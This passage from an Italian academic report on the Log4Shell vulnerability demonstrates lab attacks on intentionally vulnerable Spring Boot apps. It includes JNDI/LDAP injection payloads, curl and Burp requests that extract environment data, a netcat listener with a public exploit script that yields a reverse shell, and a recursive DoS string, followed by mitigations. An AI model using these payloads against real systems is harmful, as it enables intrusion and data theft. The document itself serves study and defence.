da 2.0-alpha7 a 2.17.0, escluse 2.3.2 e 2.12.4.
Inoltre, a differenza di Log4Shell, questa vulnerabilità può consentire l'esecuzione di codice arbitrario tramite una funzionalità che carica la configurazione remota per JDBC (Java Database Connectivity) all'interno di un file XML. Se l'attaccante dispone delle autorizzazioni di scrittura per questo file di configurazione della registrazione, l'appender JDBC può essere modificato con un'origine dati che punta a un URL che ospita un payload, portando all'esecuzione del codice.
Un possibile esempio di trigger di tale vulnerabilità è il seguente:

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="error">
        <Appenders>
        <JDBC name="databaseAppender" tableName="dbo.application␣log">
                <Database jndiName="ldap://127.0.0.1:1389/Exploit"/>
        ...
        </JDBC>
        </Appenders>
...
</Configuration>
```

2.3. Prerequisiti attacco elementare vulnerabilità CVE-2021-44228

In questa sezione e la successiva viene presentata una modalitá per effettuare un attacco di tipo jndi injection con una SpringApplication vulnerabile che utilizza internamente la libreria Log4J alla versione 2.6.1, ovvero molto più vecchia di quella attualmente disponibile 2.20. Per poter utilizzare l'applicazione vulnerabile è possibile clonare il seguente repository github per importarlo all'interno di un IDE che può essere intelliJ oppure Eclipse, eccetera. L'applicazione è strutturata in due file principali: un file di main chiamato **VulnerableAppApplication.java** e un altro denominato **MainController.java** dove il primo avvia le funzionalità implementate nel secondo seguendo l'architettura Model View Controller utilizzando solo la parte di backend e senza dati salvati. **[5]**

VulnerableAppApplication.java

```
package fr.christophetd.log4shell.vulnerableapp;

import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestHeader;
import org.springframework.web.bind.annotation.RestController;


import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;


@RestController
public class MainController {

    private static final Logger logger = LogManager.getLogger("
        ↪ HelloWorld");

    @GetMapping("/")
    public String index(@RequestHeader("X-Api-Version") String
        ↪ apiVersion) {
        logger.info("Received␣a␣request␣for␣API␣version␣" + apiVersion);
        return "Hello,␣world!";
```

```
    }
}
```

Da notare che l'applicazione utilizza la metodologia REST per poter effettuare una risposta a quello che sarà il nostro attacco attraverso il metodo **index()** che effettua una GET del protocollo HTTP per rispondere attraverso il logger log4J.

MainController.java

```
package fr.christophetd.log4shell.vulnerableapp;
import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
@SpringBootApplication
public class VulnerableAppApplication {

  public static void main(String[] args) {
     SpringApplication.run(VulnerableAppApplication.class, args);
  }

}
```

Il main si occupa principalmente di avviare l'applicazione che utilizza internamente un web server che rimane in piedi finchè non arrestiamo l'esecuzione. Secondo sempre la guida che si può leggere presso il README file del repository vi sarebbe la possibilità di utilizzare anche un container Docker per avviare l'applicazione.

2.3.1. Attacco elementare vulnerabilità CVE-2021-44228

Per effettuare l'attacco è possibile avviare l'applicazione dal proprio IDE avviando il file **VulnerableAppApplication.java** e utilizzando il comando da terminale

```
curl 127.0.0.1:8080 -H 'X-Api-Version: \${jndi:ldap://127.0.0.1/a}'}
```

è possibile mandare in loopback questa query jndi per poi ricevere in output sul terminale la seguente risposta:

```
> curl 127.0.0.1:8080 -H 'X-Api-Version: \${jndi:ldap://127.0.0.1/a}'}
> Hello, world!
```

Ma per poter effettivamente controllare che l'attacco sia andato a buon fine è possibile controllare la console del nostro IDE, ovvero laddove sono riportate tutte le righe di logging,ottenendo una riga di questo tipo:

```
2023-03-29 10:01:24.762  INFO 9664 --- [nio-8080-exec-1]
HelloWorld: Received a request for API version \${jndi:ldap
    ↪ ://127.0.0.1/a}
```

Che prima non c'era e che rappresenta una irregolarità molto rilevante poichè la query potrebbe essere utilizzata per scopi malevoli e possiede un indice di gravità altissimo. Abbiamo notato come questo tipo di attacco causi anche una **ConnectException**.

Avvio standard dell'applicazione:

```
      .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.6.1)

2023-03-29 10:00:32.987  INFO 9664 --- [           main] f.c.l.v.
    ↪ VulnerableAppApplication         : Starting
    ↪ VulnerableAppApplication using Java 17.0.5 on fedora with PID
    ↪ 9664 (/home/alessandro/IdeaProjects/log4shell-vulnerable-app/
    ↪ build/classes/java/main started by alessandro in /home/alessandro
    ↪ /IdeaProjects/log4shell-vulnerable-app)
2023-03-29 10:00:32.995  INFO 9664 --- [           main] f.c.l.v.
    ↪ VulnerableAppApplication         : No active profile set, falling
    ↪  back to default profiles: default
2023-03-29 10:00:33.780  INFO 9664 --- [           main] o.s.b.w.e.t.
    ↪ TomcatWebServer              : Tomcat initialized with port(s):
    ↪ 8080 (http)
2023-03-29 10:00:33.796  INFO 9664 --- [           main] o.a.c.c.
    ↪ StandardService                  : Starting service [Tomcat]
2023-03-29 10:00:33.796  INFO 9664 --- [           main] o.a.c.c.
    ↪ StandardEngine                   : Starting Servlet engine: [
    ↪ Apache Tomcat/9.0.55]
2023-03-29 10:00:33.849  INFO 9664 --- [           main] o.a.c.c.C
    ↪ .[.[.[/]                         : Initializing Spring embedded
    ↪ WebApplicationContext
2023-03-29 10:00:33.849  INFO 9664 --- [           main] w.s.c.
    ↪ ServletWebServerApplicationContext : Root WebApplicationContext:
    ↪ initialization completed in 809 ms
2023-03-29 10:00:34.149  INFO 9664 --- [           main] o.s.b.w.e.t.
    ↪ TomcatWebServer              : Tomcat started on port(s): 8080 (
    ↪ http) with context path ''
2023-03-29 10:00:34.158  INFO 9664 --- [           main] f.c.l.v.
    ↪ VulnerableAppApplication         : Started
    ↪ VulnerableAppApplication in 1.589 seconds (JVM running for 2.64)
2023-03-29 10:01:24.731  INFO 9664 --- [nio-8080-exec-1] o.a.c.c.C
    ↪ .[.[.[/]                         : Initializing Spring
    ↪ DispatcherServlet 'dispatcherServlet'
2023-03-29 10:01:24.731  INFO 9664 --- [nio-8080-exec-1] o.s.w.s.
    ↪ DispatcherServlet                : Initializing Servlet '
    ↪ dispatcherServlet'
2023-03-29 10:01:24.732  INFO 9664 --- [nio-8080-exec-1] o.s.w.s.
    ↪ DispatcherServlet                : Completed initialization in 1
    ↪ ms
```

2.4. Attacco CVE-2021-44228 con prelievo di dati tramite HTTP

Questo attaccato **[8]** sfrutta ancora una volta un'applicazione vulnerabile costruita con il framework Springboot, solo che è stata resa tale da poter prendere in input una query dove possono essere richieste diverse informazioni del server di destinazione per essere estratte e rese visibili. Una volta clonato il repository è possibile avviare l'applicazione entrando nella directory principale e digitando:

```
$ java -jar log4jRCE-0.0.1-SNAPSHOT.jar
```

che metterà in esecuzione l'app di POC che si mostrerà con l'avvio tipico di un server Springboot. Una volta avviato correttamente (basta aspettare qualche secondo), bisogna avvalersi del tool **Burpsuite** , necessario per poter mandare ad un server una richiesta HTTP con un header specifico. Grazie a questo tool è possibile avviare una richiesta HTTP di questo tipo:

```
POST /login HTTP/1.1
Host: 127.0.0.1:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
    ↪ /537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept:     text/html,application/xhtml+xml,application/xml;q=0.9,
    ↪ image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
    ↪ -exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 52

data=xxxxx
```

dove la stringa in fondo "**xxxxx**" si può sovrascrivere con una query di qualsiasi tipo volta a prelevare informazione. Il nostro scopo era quello di dimostrare il buco presente all'interno dell'applicazione, per cui ci siamo accontentati di poter leggere sulla console del server le informazioni da noi richieste, tuttavia in una situazione diversa sarebbe stato possibile rubare quei dati ed utilizzarli magari per prendere il controllo della Shell, come abbiamo dimostrato nell' ultimo esempio di attacco.
Nelle tabelle seguenti mostriamo quali potrebbero essere le richieste poste al server per estrarre informazione (noi ne abbiamo provate alcune):

```
${hostName}
${env:COMPUTERNAME}
${env:USERDOMAIN}
${env:LOGONSERVER}
${log4j:configLocation}
${log4j:configParentLocation}
```

E vari altri esempi consultabili presso il README del progetto preso in considerazione.

2.5. Attacco CVE-2021-44228 con accesso alla bash tramite Web App:

Un modello di prova per la vulnerabilità CVE-2021-44228 scoperta di recente. Recentemente c'è stata una nuova vulnerabilità in log4j, una libreria di registrazione java che è molto utilizzata in artisti del calibro di elasticsearch, minecraft e numerosi altri. In questo repository abbiamo fatto un esempio di applicazione vulnerabile e sfruttamento proof-of-concept (POC) di esso.


Applicazione vulnerabile

Per avviare l'applicazione web utilizziamo un Dockerfile per velocizzare e rendere semplice il processo di installazione ed avvio.

```
docker build -t log4j-shell-poc .
docker run --network host log4j-shell-poc
```

Avvio del server:

```
17-Apr-2023 14:24:56.326 INFO [main] org.apache.catalina.startup.
    ↪ Catalina.start Server startup in 659 ms
```



Una volta in esecuzione, è possibile accedervi su **localhost:8080**

Uso:

Il processo di avvio di un listener netcat per accettare la connessione della shell inversa è il seguente:

```
    nc -lvnp 9001
```

L'avvio dell'exploit è il seguente:

```
$ python3 poc.py --userip localhost --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}

Listening on 0.0.0.0:1389
```

Questo script configurerà automaticamente il server HTTP e il server LDAP e creerà anche il payload che è possibile utilizzare per incollarlo nel parametro vulnerabile. Dopo questo, se tutto è andato bene, otteniamo una shell sulla lport.

```
    listening on [any] 9001 ...
    connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 37264
    ls
    LICENSE
    NOTICE
    RELEASE-NOTES
    RUNNING.txt
    bin
    conf
    include
    lib
    logs
    native-jni-lib
    temp
    webapps
    work

    ping 8.8.8.8
    PING 8.8.8.8 (8.8.8.8): 56 data bytes
    64 bytes from 8.8.8.8: icmp_seq=0 ttl=113 time=8.983 ms
    64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=18.452 ms
    64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=8.746 ms
```

3. Conclusioni

3.1. Possibili mitigazioni di Log4Shell

Idealmente, è necessario acquisire una comprensione della vulnerabilità e del rischio che rappresenta per l'ambiente per preparare il terreno per la correzione. Tuttavia, riconosciamo che capire dove è presente questa vulnerabilità è una grande domanda in sospeso. Potrebbe essere più sicuro presumere che questo problema sia presente nelle applicazioni e pertanto l'applicazione di patch è l'azione più efficace in quanto elimina il rischio dall'esecuzione del codice. Per risolvere questa vulnerabilità, gli sviluppatori di Log4j hanno rilasciato immediatamente una nuova versione della libreria, la versione 2.15.0, che corregge la vulnerabilità. Questa versione contiene una modifica del parser dei messaggi di log per impedire l'esecuzione di codice malevolo. Tuttavia, questa correzione non risolve completamente la vulnerabilità, poiché alcuni attaccanti potrebbero ancora sfruttare tecniche di evasione per aggirare questa misura di sicurezza. Come viene riportato in questo articolo **[1]** ci sono varie soluzioni per mitigare Log4j in base all'infrastruttura e a l'importanza. Una possibile soluzione consiste nell'aggiornare alla patch di sicurezza più recente (2.20.0). Trattare le risorse vulnerabili note e sospette come compromesse fino a quando non vengono mitigate e verificate. Questo metodo consiste nell'isolamento della risorsa dalla rete, monitorare la risorsa, limitare la possibilità che la risorsa possa comunicare con altri dispositivi, bloccare il traffico di rete TCP e UDP. Prendere in considerazione l'utilizzo di script per identificare i file compromessi dalla vulnerabilità. A causa della limitata disponibilità di informazioni iniziali, gli sforzi di identificazione e mitigazione potrebbero essere stati limitati a un numero limitato di risorse di un'organizzazione **[2]**. Le attenuazioni temporanee che utilizzano una delle misure elencate di sopra sono accettabili fino a quando non sono stati messi a disposizione aggiornamenti più consistenti. Difatti dalla versione 2.16.0, in poi, la funzionalità JNDI è stata completamente rimossa. Si noti che questa vulnerabilità è specifica di log4j-core e non interessa log4net, log4xx o altri progetti Apache Logging Services **[3]**.

3.2. Osservazioni rispetto a possibili mitigazioni di Log4Shell

Come già specificato precedentemente la vulnerabilità è stata arginata patchando verso un nuovo versionamento che ha stroncato gli attacchi, tuttavia la gravità della vulnerabilità è stata evidente sia per la vastità di utilizzo nei sistemi basati su Springboot, utilizzati ancora oggi, sia per la tipologia di informazioni che si potevano prelevare, sia per la possibilità di impossessarsi della shell, disastrosa. Tuttavia questa vulnerabilità e le successive(Ad esempio Dos) sono tutte basate sulla query in ingresso di jndi, per cui si può ipotizzare che si sarebbe potuto mitigare in alternativa tutte le forme di attacco andando a complicare le query possibili che potevano iniettare gli utenti malevoli. Infatti è possibile prevedere uno scenario dove una batteria di test per un'azienda possa andare a controllare la sintassi delle query in ingresso per capire se richiedono informazioni private e si potrebbe aggiungere un controllo semantico sui cicli per eliminare la presenza di attacchi dos. Una possibilità aggiuntiva per il caso dell'attcco Dos sarebbe stata quella di utilizzare un **circuit breaker**[5], ovvero sfruttare le configurazioni di base di Springboot nel file **application.properties** oppure in opportune classi annotate come **@configuration** per bloccare l'esecuzione dell'applicazione del server per qualche secondo con la speranza che il dos si fermasse per poi riprendere l'esecuzione dopo un tempo casuale estratto della grandezza alcuni miseri secondi. **[10]** Ovviamente per servizi di grandi dimensioni, ad esempio i servizi bancari, non è possibile tenere il servizio chiuso per diversi secondi, per cui si sarebbe potuto dare un massimo di 2-3 secondi di attesa per verificare se l'attacco dos si stesse ancora verificando (in termini di numero di attacchi, ne toglie parecchi vista la quantità di possibili cicli verificabili in millisecondi), per poi ricontrollare e in caso estrarre nuovamente un tempo casuale se necessario bloccando

[5] **Circuit Breaker:** può impedire a un'applicazione di tentare ripetutamente di eseguire un'operazione che rischia di fallire. Consentendogli di continuare senza attendere che il guasto venga risolto o sprecando cicli di CPU mentre determina che il guasto è di lunga durata. Consente inoltre a un'applicazione di rilevare se l'errore è stato risolto. Se il problema sembra essere stato risolto, l'applicazione può provare a richiamare l'operazione.

di nuovo il tutto. Considerando i controlli sulle stringhe di query in ingresso inoltre si sarebbero potuti arginare casi di problematiche sempre maggiori, in modo da eliminarne il più possibile, soprattutto per stringhe di query molto lunghe, in modo poi da imporre all'utente l'inserimento di query di una lunghezza massima in modo da non dare all'attaccante la possibilità di inventare query più lunghe per poter accedere ugualmente ai dati. (Ovviamente avrebbe dovuto essere una restrizione scelta da un'azienda, in caso di valutare l'utilizzo di stringhe lunghe fino ad un massimo prefissato). Queste operazioni non è detto che avrebbero arginato tutte le casistiche, ma avrebbero potuto mitigarle e rendere la problematica meno famosa nella community degli attaccanti e meno rischiosa di conseguenza. Infatti anche facendo possibili controlli di stringhe su presenza di parole specifiche nulla ci da prova di star rispettando i controlli completamente. Considerando altre vie, offuscare dopo la scoperta del problema non avrebbe avuto senso, poichè la query anche passando per N passi intermedi offuscanti sarebbe comunque finita in pasto al programma spoglio, agendo come voleva l'attaccante. L'offuscamento avrebbe aiutato nella fase prima della scoperta e della fama di questa vulnerabilità, ma anche in questo caso sarebbe dovuta essere un'idea venuta dal team di sviluppo di Log4j poichè anche fossero state le aziende ad adottare questo tipo di misure, comunque una volta scoperta la vulnerabilità altrove le probabilità di un tentativo di attacco sarebbero state alte. In caso di offuscamento sia componenti di tipo predicato opaco, sia il **control flow flattening**[6] avrebbero fatto comodo per offuscare la query o meccanismi di self modification dinamici.

3.3. Mitigazione effettuata da SpringBoot

In merito a una possibile mitigazione, per arginare la vulnerabilità di Log4J, abbiamo notato che SpringBoot ha risolto internamente il problema nelle versioni successive per evitare attacchi DoS. Infatti se proviamo ad effettuare questa query:

```
1 ${${::-${::-$${::-j}}}}
```

In teoria dovrebbe attivarsi una ricorsione infinita e l'applicazione si dovrebbe arrestare in modo anomalo.
Tuttavia ci darà questo errore:

```
1 2023-04-13 15:07:39,406 main ERROR Could not create plugin of type
    ↪ class org.apache.logging.log4j.core.layout.PatternLayout for
    ↪ element PatternLayout: java.lang.IllegalStateException:
    ↪ Infinite loop in property interpolation of ::-${::-$${::-j}}:
    ↪  : java.lang.IllegalStateException: Infinite loop in property
    ↪  interpolation of ::-${::-$${::-j}}:
```

Questo ci fa capire che effettivamente SpringBoot ha riconosciuto che la query che abbiamo utilizzato crei una ricorsione infinita e per evitare che l'applicazione venga arrestata, viene soppressa la richiesta. Con la rimozione successiva di JndiLookup.class la mitigazione è perfetta poichè non viene mostrato neanche l'errore di sopra.

[6]**Control Flow Flattening:**è una tecnica che mira a offuscare il flusso di programma eliminando le strutture ordinate del programma a favore di mettere i blocchi di programma all'interno di un ciclo con una singola istruzione switch che controlla il flusso del programma.

Biographies

[1] ”Mitigating Log4Shell and Other Log4j-Related Vulnerabilities — CISA”. Cybersecurity and Infrastructure Security Agency CISA. https://www.cisa.gov/news-events/cybersecurity-advisories/aa21-356a.

[2] ”Apache Log4j Vulnerability Guidance — CISA”. Cybersecurity and Infrastructure Security Agency CISA. https://www.cisa.gov/news-events/news/apache-log4j-vulnerability-guidance.

[3] ”Apache Log4j Vulnerability Guidance — CISA”. Cybersecurity and Infrastructure Security Agency CISA. https://www.cisa.gov/news-events/news/apache-log4j-vulnerability-guidance.

[4] Yan, Tao, Qi D., Haozhe Z., Yu Fu, Josh G., Mike H. e Robert F. ”Another Apache Log4j Vulnerability Is Actively Exploited in the Wild (CVE-2021-44228) (Updated)”. Unit 42, 10 dicembre 2021. https://unit42.paloaltonetworks.com/apache-log4j-vulnerability-cve-2021-44228/.

[5] ”GitHub - Christophetd/Log4shell-Vulnerable-App: Spring Boot Web Application Vulnerable to Log4Shell (CVE-2021-44228).” https://github.com/christophetd/log4shell-vulnerable-app.

[6] ”Digging deeper into Log4Shell - 0Day RCE exploit found in Log4j”. The edge cloud platform behind the best of the web — Fastly. https://www.fastly.com/blog/digging-deeper-into-log4shell-0day-rce-exploit-found-in-log4j.

[7] ”The Log4j Vulnerability: What You Need to Know - Randori”. https://www.randori.com/log4j/.

[8] ”GitHub - jas502n/Log4j2-CVE-2021-44228: Remote Code Injection In Log4j”. https://github.com/jas502n/Log4j2-CVE-2021-44228.

[9] ”Log4Shell Update: Second log4j Vulnerability Published (CVE-2021-44228 + CVE-2021-45046) — LunaTrace”. LunaSec - Open Source Data Security Platform. https://www.lunasec.io/docs/blog/log4j-zero-day-update-on-cve-2021-45046/.

[10] ”Apache Log4j Vulnerability Guidance — CISA”. Cybersecurity and Infrastructure Security Agency CISA. https://www.cisa.gov/news-events/news/apache-log4j-vulnerability-guidance.